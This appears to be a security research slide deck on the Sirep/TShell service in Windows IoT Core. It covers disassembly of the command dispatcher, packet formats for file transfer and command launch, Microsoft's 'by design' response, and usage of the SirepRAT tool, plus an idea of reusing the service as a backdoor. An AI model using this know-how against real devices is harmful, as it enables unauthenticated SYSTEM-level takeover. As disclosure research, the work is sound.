- A service routine accepts incoming command buffers: `SirepPipeServiceRoutine`
- Directs execution to right path in code, in a switch manner

```
BL      SirepProtocol2ReceivePacketWithTimeout
MOV     R4, R0  ; if receive succeeded, r0=0
CMP     R4, #0
BLT     RecvPacketFailed ; branch if recv above failed
LDR     R3, [SP,#8] ; first packet byte (command type)
CMP     R3, #0x1E
BGT     SwitchCommandsSet ; branch to first set of commands
BEQ     SwitchGetFile ; branch to get file command
CMP     R3, #0xA
BEQ     SwitchLaunch ; branch to launch command
CMP     R3, #0x14
BEQ     SwitchPutFile ; branch to put file command
CMP     R3, #0x17
BEQ     SwitchPutFile2 ; branch to put file command #2
CMP     R3, #0x18
BNE     SwitchPipeClose ; branch to pipe close command
```

```
SwitchCommandsSet                       ; CODE XREF: .text:1000D2D2↑j
                CMP             R3, #0x28
                BEQ             SwitchPipeClose2 ; branch to pipe close command #2
                CMP             R3, #0x32
                BEQ             SwitchGetSystemInfo ; branch to get sys info command
                CMP             R3, #0x3C
                BNE             SwitchPipeClose ; branch to pipe close command
                LDR             R1, [SP,#0xC]
                MOV             R0, R5
                BL              SirepGetFileInformationFromDevice(void *,ulong)
                B               loc_1000D35C
; ---------------------------------------------------------------------------
```

Packet Structure

TLV

00	01	02	03	04	05	06	07	08	...	<Payload Length>
Command Type				Payload Length				Command Data		

Command Structure - Types

1. GetSystemInformationFromDevice
2. GetFileFromDevice
3. GetFileInformationFromDevice
4. PutFileOnDevice
5. LaunchCommandWithOutput

1. GetSystemInformationFromDevice

00	01	02	03	04	05	06	07
Command Type				Payload Length			
32	00	00	00	00	00	00	00

2. GetFileFromDevice

00	01	02	03	04	05	06	07	08	...	47
Command Type				Payload Length				Remote Path		
1E	00	00	00	40	00	00	00	C:\Windows\System32\hostname.exe		

3. GetFileInformationFromDevice

00	01	02	03	04	05	06	07	08	...	47
Command Type				Payload Length				Remote Path		
3C	00	00	00	40	00	00	00	C:\Windows\System32\hostname.exe		

4. PutFileOnDevice

00	01	02	03	04	05	06	07	08	...	47
Command Type				Payload Length				Remote Path		
14	00	00	00	40	00	00	00	C:\Windows\System32\hostname.exe		
48	49	4A	4B	4C	4D	4E	4F	50	...	67
WriteRecord Type				Data Length				Data		
15	00	00	00	18	00	00	00	HELLO WORLD!		


5. LaunchCommandWithOutput

`CreateProcess` / `CreateProcessAsUser`

5. LaunchCommandWithOutput

- LocalSystem / logged on user impersonation
  - “<AS_LOGGED_ON_USER>” prefix
- Error / Output streams
- `lpApplicationName`
- `lpCommandLine`
- `lpCurrentDirectory`

5. LaunchCommandWithOutput



00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
Command Type				Payload Length				Return Output Flag				Return Error Flag			
0A	00	00	00	AE	00	00	00	01	00	00	00	01	00	00	00
10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
Application Offset				Application Length				Command Line Offset				Command Line Length			
24	00	00	00	66	00	00	00	8A	00	00	00	06	00	00	00

20	21	22	23	24	25	26	27	28	29	2A	2B
Base Directory Offset				Base Directory Length				Separator			
90	00	00	00	1E	00	00	00	00	00	00	00
2C	...	<Application Length>		92	...	<Command Line Length>		98	...	<Base Directory Length>	
Application				Command Line				Base Directory			
<AS_LOGGED_ON_USER>C:\Windows\System32\hostname.exe				/?				C:\Users\Public			

Result Packet Structure

Returned as one or more result records.

Command	Record Type	Code	Remarks
GetSystemInformationFromDevice	SystemInformation	0x33	
LaunchCommandWithOutput	HResult	0x01	Mandatory, represents the HRESULT
	OutputStream	0x0B	Optional, can’t be set if error stream is not set
	ErrorStream	0x0C	Optional
GetFileFromDevice	File	0x1F	
PutFileOnDevice	HResult	0x01	represents the HRESULT
GetFileInformationFromDevice	FileInformation	0x3D	

Result Packet Structure

Result example for LaunchCommandWithOutput:

```
1    00000010  01 00 00 00 04 00 00 00  00 00 00 00                 ........ ....

2    0000001C  0b 00 00 00 36 00 00 00                              ....6...
     00000024  0d 0a 50 72 69 6e 74 73  20 74 68 65 20 6e 61 6d     ..Prints  the nam
     00000034  65 20 6f 66 20 74 68 65  20 63 75 72 72 65 6e 74     e of the  current
     00000044  20 68 6f 73 74 2e 0d 0a  0d 0a 68 6f 73 74 6e 61      host... ..hostna
     00000054  6d 65 0d 0a 0d 0a                                    me....

3    0000005A  0c 00 00 00 04 00 00 00  01 00 00 00                 ........ ....
```

We got 3 records: HResult, OutputStream, ErrorStream

Contents

MSRC Response

“ The engineering group has determined this report will not be addressed because T-Shell (Sirep) is an optional feature on IoTCore for retail images and our documentation calls out it is a test package… ”

“ We plan to update the documentation to mention that images running the TestSirep package allow anyone with network access to the device to execute any command as SYSTEM without *any* authentication and that this is by design. ”

Contents

SirepRAT

Remote control your Windows IoT

Features

- First tool to run programs as SYSTEM on Windows IoT Core
  - Remote
  - Requires no authentication
  - Requires no installation on target device
  - Supports impersonation
- The only requirement is TCP access (29820) to the cable-connected device

Features

- Supports all of Sirep/TShell commands
  - GetSystemInformationFromDevice
  - GetFileFromDevice
  - GetFileInformationFromDevice
  - PutFileOnDevice
  - LaunchCommandWithOutput

Usage

```
> git clone https://github.com/SafeBreach-Labs/SirepRAT.git

> cd SirepRAT

> python SirepRAT.py <iot_device_ip> GetSystemInformationFromDevice
```

Future Research

- Use the service DLL as an off the shelf backdoor? For PCs?
- Check attack against Windows Mobile

Q&A